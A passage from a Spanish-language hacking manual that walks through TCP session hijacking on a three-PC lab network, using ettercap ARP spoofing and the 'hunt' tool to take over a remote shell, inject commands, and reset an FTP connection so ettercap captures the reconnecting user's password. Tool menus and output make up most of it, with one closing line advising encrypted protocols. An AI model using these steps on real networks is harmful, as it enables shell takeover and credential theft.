
Asi que, esta vez solo necesitamos hacer el ARP spoofing (usado ettercap) y tener hunt a mano.

Bien, una vez hayamos hecho el ARP spoofing y hallamos configurado hunt para que intercepte las conexiones por todos los puertos nos ponemos en marcha

(El procedimiento es el mismo que con el chat)

(ahora mismo ya está corriendo la Shell remota y el cliente ya está conectado...)

Al igual que antes primero introduciremos la opción "l" para ver las conexiones activas



```
p) number of lines per page 0 v) verbose y
i) print cntrl chars y
x) return
-opt> x
--- Main Menu --- rcvpkt 4, free/alloc 63/64 -----
droppkt 0, other proto pkt 0
l/w/r) list/watch/reset connections
u) host up tests
a) arp/simple hijack (avoids ack storm if arp used)
s) simple hijack
d) daemons rst/arp/sniff/mac
o) options
x) exit
*> l
0) 192.168.120.22 [45280] --> 192.168.120.21 [666]
--- Main Menu --- rcvpkt 29, free/alloc 63/64 -----
droppkt 0, other proto pkt 0
l/w/r) list/watch/reset connections
u) host up tests
a) arp/simple hijack (avoids ack storm if arp used)
s) simple hijack
d) daemons rst/arp/sniff/mac
o) options
x) exit
->
```

Como podemos ver aparece una conexión (la de la Shell remota)

Ahora introducimos la opción “s” y seleccionamos la conexión que queremos asaltar, en mi caso 0, nos preguntara si queremos hacer un dump de la conexión, en este caso al igual que en el caso anterior le diremos que no

y... LISTO !!!! asi de fácil es hacernos con el control de la Shell remota, a partir de ahora podremos introducir los comandos que queramos y los resultados se mostraran en el hunt

puede que os estéis preguntando porque con el chat teníamos que mirar el wireshark para saber los datos que nos enviaba el server y en este caso ya se muestran directamente en hunt, la respuesta es muy sencilla, lo que hace hunt es enviar los datos que nosotros le indicamos y posteriormente espera un tiempo (2 segundos por defecto) para recibir datos, si en ese tiempo recibe datos pues los muestra, si no recibe datos deja de esperar y se prepara para enviar el siguiente comando que le indiquemos, en el caso del chat el servidor no responde inmediatamente (responderá cuando nos quiera hablar), pero en este caso la Shell remota responde al momento entonces los resultados se muestran en el hunt

vamos a probar algun comando, para que veais el resultado

```
Enter the command string you wish executed or [cr]> dir
dir
Volume in drive C has no label.
Volume Serial Number is 6C22-5003

Directory of C:\Documents and Settings\Jericho

08/12/2008  12:46    <DIR>        .
08/12/2008  12:46    <DIR>        ..
28/12/2008  18:44    <DIR>        Desktop
22/12/2008  15:59    <DIR>        Favorites
18/12/2008  14:59    <DIR>        My Documents
08/09/2008  21:07    <DIR>        Start Menu
10/09/2008  16:49    <DIR>        WINDOWS
               0 File(s)              0 bytes
               7 Dir(s)  149.582.106.624 bytes free

C:\Documents and Settings\Jericho>Enter the command string you wish executed or
[cr]> █
```

tenemos que tener en cuenta que no solo nosotros recibimos estos datos, sino que el cliente también los recibe

cliente:

```
C:\Documents and Settings\Jericho>dir
Volume in drive C has no label.
Volume Serial Number is 6C22-5003

Directory of C:\Documents and Settings\Jericho

08/12/2008  12:46    <DIR>          .
08/12/2008  12:46    <DIR>          ..
28/12/2008  18:44    <DIR>          Desktop
22/12/2008  15:59    <DIR>          Favorites
18/12/2008  14:59    <DIR>          My Documents
08/09/2008  21:07    <DIR>          Start Menu
10/09/2008  16:49    <DIR>          WINDOWS
               0 File(s)                0 bytes
               7 Dir(s)  149.583.216.640 bytes free

C:\Documents and Settings\Jericho>
```

Cuando queramos terminar el hijacking simplemente pulsamos enter sin introducir ningún dato y despues introducimos la opción “s” para sincronizar los números de secuencia

Algo que tenemos que tener presente a la hora de realizar un IP Hijacking es que hay que ser lo mas rapidos posibles y hacer el menor ruido posible.

Caso práctico: Cerrando conexiones

A veces se presentan casos en los que hacer un IP Hijacking es muy muy difícil, por ejemplo en los servidores ftp cuando usan una conexión pasiva, en estos casos el cliente envia un puerto al azar al servidor para que el servidor se conecte al cliente y posteriormente mandarle datos, en este caso para hacer el hijacking nosotros tendríamos que hacernos pasar por el cliente y enviarle el mismo puerto que enviaría el cliente, pero como se genera aleatoriamente (realmente se genera siguiendo unos parámetros) pues es muy muy difícil adivinarlo, en estos casos podemos recurrir a cerrar la conexión para que el cliente se conecte de nuevo al servidor y entonces podremos robarle la contraseña.

El escenario será el mismo que en los otros casos:

PC 1 (victima)

En este PC correra el servidor FTP

IP: 192.168.120.21

S.O: Windows XP

PC 2 (victima)

Este PC será el cliente del servidor FTP

IP: 192.168.120.22

S.O: Linux (Slackware 12)

PC 3 (atacante)

Este PC sera el atacante, desde este pc cerrare la conexion

IP: 192.168.120.23

S.O: Linux (Backtrack 3)

esta vez solo necesitamos hacer el ARP spoofing (usado ettercap) y usar hunt para cerrar la conexión.

Bien, una vez hayamos hecho el ARP spoofing y hallamos configurado hunt para que intercepte las conexiones por todos los puertos nos ponemos en marcha.

Introducimos la opción “I” para mirar que conexiones hay

```
Shell - Konsole
p) number of lines per page 0      v) verbose y
i) print cntrl chars y
x) return
*opt> x
--- Main Menu --- rcvpkt 83, free/alloc 63/64 -----
                        droppkt 0, other proto pkt 10
l/w/r) list/watch/reset connections
u) host up tests
a) arp/simple hijack (avoids ack storm if arp used)
s) simple hijack
d) daemons rst/arp/sniff/mac
o) options
x) exit
*> l
0) 192.168.120.22 [34852] --> 192.168.120.21 [21]
--- Main Menu --- rcvpkt 86, free/alloc 63/64 -----
                        droppkt 0, other proto pkt 10
l/w/r) list/watch/reset connections
u) host up tests
a) arp/simple hijack (avoids ack storm if arp used)
s) simple hijack
d) daemons rst/arp/sniff/mac
o) options
x) exit
-> |
```


Como podemos ver hay una conexión en el puerto 21, la del FTP

Ahora lo único que tenemos que hacer es introducir la opción “r” y seleccionar la conexión que queremos cerrar, en mi caso 0, después nos preguntara de que lado queremos cerrar la conexión, pulsamos enter para seleccionar la opción por defecto [b] (cerrar de los dos lados, del cliente y del servidor)

```
Shell - Konsole
--- Main Menu --- rcvpkt 86, free/alloc 63/64 -----
                        droppkt 0, other proto pkt 10
l/w/r) list/watch/reset connections
u) host up tests
a) arp/simple hijack (avoids ack storm if arp used)
s) simple hijack
d) daemons rst/arp/sniff/mac
o) options
x) exit
-> r
0) 192.168.120.22 [34852] --> 192.168.120.21 [21]
choose conn> 0
reset [s]rc/[d]st/[b]oth [b]>
done
--- Main Menu --- rcvpkt 94, free/alloc 63/64 -----
                        droppkt 0, other proto pkt 10
l/w/r) list/watch/reset connections
u) host up tests
a) arp/simple hijack (avoids ack storm if arp used)
s) simple hijack
d) daemons rst/arp/sniff/mac
o) options
x) exit
-> |
```

Listo, ya hemos cerrado la conexión, así de fácil, ahora solo tenemos que esperar a que el cliente se reconecte al servidor FTP y hacernos con la contraseña

Para robar la contraseña podríamos usar Wireshark, pero en este caso ya aprovecharemos ettercap, cuando ettercap está en marcha captura los usuarios y las contraseñas automáticamente



Como vemos en la imagen, ettercap ha capturado el usuario del FTP y la contraseña, ahora ya tendremos acceso al FTP.

Como evitar que me hagan un IP Hijacking

Para evitar ser víctima de un IP Hijacking lo mejor que se puede hacer es usar protocolos seguros que cifren todos los datos que envíen, como por ejemplo SSH.

**ESTE MANUAL HA SIDO ESCRITO PARA LA COMUNIDAD DE
PROGRAMADORES DE 666**

WWW.CP666GROUP.COM

WWW.CP666GROUP.COM/foro

Manual escrito por Alfa-Omega